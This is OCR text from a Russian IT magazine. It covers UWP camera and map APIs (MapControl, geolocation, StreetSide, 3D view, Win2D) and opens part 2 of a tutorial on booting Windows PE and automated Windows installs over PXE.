Второй вариант предполагает использование класса **MediaCapture**. Он предоставляет широчайшие возможности для настройки работы камеры, захваченных материалов и их постобработки. Он позволяет выбрать камеру (в ноуте камера обычно одна, эта опция имеет смысл для смартов и планшетов), работать с высоким диапазоном яркости — HDR, определять ориентацию устройства, добавлять эффекты к фото/видео, анализировать изображения и/или видео, в том числе для определения человеческого лица, создавать последовательность фото с разными настройками и многое другое.

Кроме того, с помощью средств работы с аудио/видео, входящих в Windows 10, можно запросто написать свой редактор видео/аудио, а также конвертер между форматами.


Геолокация и карты

Пространство имен **Windows.UI.Xaml.Controls.Maps** содержит класс MapControl. Чтобы отобразить карту в своем UWP-приложении, надо в XAML-разметку (или в визуальном дизайнере) добавить элемент управления MapControl (см. проект MapControlComp в материалах к номеру):

```
<Maps:MapControl
  x:Name="MapControl1"
  ZoomInteractionMode="GestureAndControl"
  TiltInteractionMode="GestureAndControl"
  MapServiceToken="key"
/>
```

Элемент MapControl по умолчанию поддерживает перетаскивание камеры, зуминг с помощью колесика мыши, а на сенсорном экране соответствующие жесты. Обрати внимание на значение свойства MapServiceToken, здесь должно быть значение, полученное от Bing Maps Developer Center. Если его не будет, внизу карты высветится лейбл: «Не указан параметр MapServiceToken».

Чтобы задать начальные координаты, над которыми появится камера, надо свойству Center объекта MapControl присвоить объект класса GeoPoint, полученный из объекта класса BaseGeoposition, для которого указываются значения свойств широты и долготы (Latitude, Longitude).



Где-то тут живет автор статьи

Чтобы получить текущие координаты устройства, достаточно вызвать метод **`GetGeopositionAsync`** объекта Geolocator:


```
Geolocator geolocator = new Geolocator();
Geoposition pos = await geolocator.GetGeopositionAsync();
Geopoint myLocation = pos.Coordinate.Point;
MapControl1.Center = myLocation;
```

Через свойства объект MapControl можно тонко настроить для получения более удобного вида: задать угол поворота, масштаб, стиль карты, уровень зума, цветовую схему и многое другое.

Кроме того, у компонента MapControl есть еще два режима просмотра местности. Это просмотр панорамы улиц StreetSide View (есть не для всех точек планеты) и просмотр местности в перспективе — 3D View. Для переключения в каждый из режимов на основную страницу приложения я добавил две кнопки, поместив их в StackPanel.

Итак, чтобы переключиться в режим 3D View, надо написать совсем немного кода. Во-первых, нужно проверить, поддерживается ли данный режим на текущем устройстве, затем у MapControl включить стиль просмотра улиц в 3D — Aerial3DWithRoads, далее создать Geopoint, определяющий текущие координаты (центр экрана). Следующим действием создадим дополнительный объект MapScene, он нужен для создания перспективы. У этого объекта несколько конструкторов, в нашем случае `CreateFromLocationAndRadius`. Ему передаются: заданный ранее центр экрана, обозреваемый радиус в метрах, направление камеры просмотра в градусах, наклон камеры.

Последним действием вызывается метод `TrySetSceneAsync` объекта класса MapControl, который получает созданный на предыдущем шаге MapScene и тип анимации перехода, а выполняет переключение вида в 3D. Как оказалось, в Bing не для каждого города есть просмотр в 3D, кое-где здания и местность остаются двумерными текстурами.



Обзор местности

В режиме StreetSide View можно просматривать фотопанораму вокруг заданных координат (разумеется, только в тех местах планеты, куда заезжали фотомашины Bing). Чтобы включить режим StreetSide View, необходимо вначале проверить, поддерживает ли девайс этот режим; если поддерживает, то создать BasicGeoposition, потом на его основе Geopoint, содержащий нужные координаты (в примере указаны координаты Эйфелевой башни). Затем асинхронно создается объект класса StreetsidePanorama с помощью конструктора `FindNearbyAsync`. В качестве параметра последний принимает объект Geopoint. Следующим действием объект панорамы проверяется на равенство null, если это не так и объект успешно создан, тогда на его основе строится объект StreetsideExperience, который представляет панорамный вид в указанной локации. Последним действием показываем сгенерированный StreetsideExperience в MapControl, присвоив его свойству CustomExperience.

При работе с картами у тебя также есть возможность ставить маркеры (объекты класса MapIcon), отмечать определенные точки, располагать полигоны (MapPolygon), с помощью линий строить многоугольники (MapPolyline). Для этого надо создать объект нужного класса визуального элемента карты и определить объект или список (List) объектов класса BasicGeoposition, которые представляют пары координат. Для визуального элемента можно настроить свойства, например толщину контурной линии, позицию по оси Z (определяет порядок наложения объектов друг на друга), изображение, цвет. А для отображения его на карте (объект MapControl) надо добавить в ее коллекцию объектов созданный элемент.

WIN 2D

В DirectX 11 появился Direct2D — новый интерфейс для работы с двумерной графикой. Что примечательно, в DirectX до 8-й версии (до 2000 года) был интерфейс для 2D-графики — DirectDraw, но его перестали развивать. Приоритетным направлением тогда стал 3D.

Однако в наши дни, с появлением мобильных девайсов впечатляющей мощности, интерес к двумерной графике и играм снова ожил. Поэтому Microsoft решила сделать новый современный механизм работы с двумерной графикой и включить его в состав DirectX. Так появился Direct2D. Но он предназначался только для C++, равно как и остальные компоненты DirectX, основанные на COM, был сложен в использовании и очень многословен. Из-за этого он не получил признания и распространения.

В результате в 12-й версии DirectX Microsoft добавила надстройку над Direct2D под названием Win2D. Чтобы программировать с ее помощью, не нужно писать избыточного кода, детали скрыты от глаз разработчика. Надстройка Win2D доступна программистам как C++, так и C#. Она включает все возможности Direct2D, а также много уже заготовленных вещей: эффекты камеры, ви-

деоэффекты, патикловые эффекты, работу со слоями, геометрические фигуры и операции. В итоге Win2D представляет собой Windows Runtime API для режима непосредственного вывода двумерной графики с аппаратным ускорением. Win2D реализован как компонент, легко добавляемый в XAML-разметку.

Win2D — интересная и полезная тема, но мы вынуждены перенести ее обсуждение на другой раз. Удачи тебе в деле освоения по-настоящему кросс-платформенных приложений!

PXE — ГРУЗИМ ВСЕ!

МУЛЬТИЗАГРУЗКА ПО ЛОКАЛЬНОЙ СЕТИ. ЧАСТЬ 2

Loading files...




Александр «Plus» Рак
Участник сообщества OmskLUG. Руководитель группы автоматизации отдела ИТ департамента образования, город Салехард

ПРЕДИСЛОВИЕ

Что ж, пришло время продолжить загрузить по сети еще что-нибудь интересное и, самое главное, полезное. В первой части мы рассмотрели запуск программ Acronis, установку Debian/Ubuntu Linux, загрузку маленьких ISO и запуск готовых WIM-образов.

ИТАК, ПЛАНЫ НА СЕГОДНЯ!

1. Установка Windows в ручном и автоматическом режимах.
    1. Сборка WIM-образа.
    2. Подготовка файла ответов.
2. Запуск ERD Commander (MSDaRT).
3. Загрузка Kaspersky Rescue.
4. Бонусом реализуем запуск установки Debian с дальнейшей установкой по SSH.



WARNING

Все дальнейшие действия, связанные с подготовкой Windows, выполняются в среде Windows.

НАЧНЕМ С WINDOWS

На эту тему на просторах Сети можно найти довольно много статей. За основу я взял статью с Хабра «Установка Windows Server 2008 по сети с Linux PXE сервера. Кастомизация образа WinPE».

I
Internet Explorer
M
Mozilla Firefox
Д
Документы
И
Изображения
Р
Рабочий стол
7-Zip
7-Zip File Manager
7-Zip Help
Microsoft Windows AIK
Введение в справочник по инт...
Диспетчер образов системы W...
Командная строка средств развертывания
Командная строка средств раз...
Пошаговое руководство - осно...
Руководство по созданию фай...
Руководство пользователя Win...
Руководство пользователя по...
Справка по средству управлен...
Notepad++
Notepad++
TightVNC
Register TightVNC Service
Run TightVNC Server
Start TightVNC Service
Stop TightVNC Service
TightVNC Server - Control Interf...
TightVNC Server - Offline Config...
TightVNC Service - Control Inter...
TightVNC Service - Offline Confi...
TightVNC Viewer

Запуск средств развертывания Windows PE

Первым делом необходимо подготовить среду WinPE, с которой и будем запускать установки различных систем семейства Windows. Для этого нам потребуется пакет Windows AIK, скачать который можно бесплатно с официального сайта Microsoft.
После установки пакета Windows AIK открываем консоль «Командная строка средств развертывания». Скопируем WIM-образ и загрузчик и смонтируем его в систему:

```
copype.cmd amd64 c:\winpe
mkdir c:\pe\win\boot
imagex /mountrw winpe.wim 1 mount
xcopy c:\winpe\mount\windows\boot\pxe\pxeboot.n12 c:\npe\win
xcopy c:\winpe\mount\windows\boot\pxe\bootmgr.exe c:\pe\win
xcopy c:\winpe\iso\boot\boot.sdi c:\pe\win\boot
```

Скрипт с меню WinPE запускается файлом **startnet.cmd**. Для корректного отображения кириллицы надо сменить кодировку этого файла на CP866. Следующим шагом нужно поправить по необходимости файл скрипта. Готовый файл смотри у нас на GitHub.

ДОБАВЛЯЕМ ПАРАМЕТРЫ В МЕНЮ PXE-СЕРВЕРА

Меню готово. Как видно из параметров в скрипте, на каждом этапе подключается некая сетевая папка. На PXE-сервере, установка и запуск которого были описаны в предыдущей статье, через Samba нужно опубликовать папку, которая будет доступна только для чтения (иначе установщик может стремиться что-нибудь туда запихнуть или перезаписать).

Далее для автоустановок надо подготовить файлы ответов. Забегая вперед, скажу, что благодаря этим самым файлам можно добиться абсолютно любого результата, например реализовать автоустановку с разбивкой первого диска 40/60% с подключением к домену, и дальше все необходимое программное обеспечение можно уже доставить групповыми политиками домена (но это уже совсем другая история).

Меню подготовили, дальше нужно все запаковать назад в WIM-образ.

```
imagex.exe /unmount /commit mount
```

Полученный образ WinPE **winpe.wim** копируем на PXE-сервер. Далее в меню загрузки PXE, созданного в первой статье, **/var/lib/tftpboot/pxelinux.cfg/default** подключаем дочерний файл, в котором будет раздел windows.

```
label Install Windows
   menu passwd qwerty
```



```
    menu label Install/Boot Windows
    kernel  boot/vesamenu.c32
    append  pxelinux.cfg/windows
```

Загрузка WIM-образов описана в первой статье. Поэтому привожу только секцию запуска:

```
menu label WinPE Install Windows All
    menu passwd my_password
    com32 linux.c32 boot/wimboot
    APPEND initrdfile=/images/windows/bootmgr.exe,
    /images/windows/boot/BCD,/images/windows/boot/boot.sdi,
    /images/windows/boot/winpe.wim
```

ПОДГОТОВКА ФАЙЛА ОТВЕТОВ

Начнем с Windows 7 Pro. Для подготовки файла ответов потребуется файл install.wim, который можно взять на установочном диске Windows 7 в папке source. Хватаем его, копируем в удобное доступное место. Далее запускаем Windows System Image Manager.

Запуск Windows System Image Manager



В секции «Образ Windows» выполняем правый клик — выбрать образ Windows. Затем необходимо выбрать подготовленный `install.wim`.

Windows System Image Manager
Файл Правка Вставка Сервис Справка
Дистрибутивный общий ресурс
Выбрать дистрибутивный общий ресурс
Файл ответов
Создать или открыть файл ответов
Свойства
Образ Windows
Выберите образ Windows или файл каталог
Выберите образ
Выберите образ в списке файлов образов Windows:
Windows Server 2012 R2 SERVERSTANDARDCORE
Windows Server 2012 R2 SERVERSTANDARD
Windows Server 2012 R2 SERVERDATACENTERCORE
Windows Server 2012 R2 SERVERDATACENTER
(Чтобы создавать каталоги, нужно иметь права администратора на этом комп
OK Отмена
Нет доступных свойств

Выбор образа Windows


Далее система может ругнуться на то, что для этого образа не удается открыть файл каталога, связанного с ним, и попросит создать новый. После согласия система будет какое-то время копошиться, создавая все необходимое, тут каждому придется запастись долей терпения. В зависимости от железа, на котором все действо происходит.

Когда комп отпустит и образ загрузится в программу, в разделе «Файл ответов» выполняем правый клик — «Новый файл ответов». Берем пробирки, начинаем химичить. В ходе установки с обычного диска без использования файла ответов программа установки операционной системы задает обычно следующие вопросы: страна и регион, время и валюта, указание часового пояса, раскладка клавиатуры, язык системы (опционально), имя создаваемого пользователя, имя компьютера, пароль создаваемого пользователя, ключ продукта, принятие лицензионного соглашения, вопрос об активации Windows, вопрос о выборе режима работы автоматических обновлений. Чтобы система устанавливалась целиком автопилотом, большинство этих параметров необходимо задать в файле ответов.



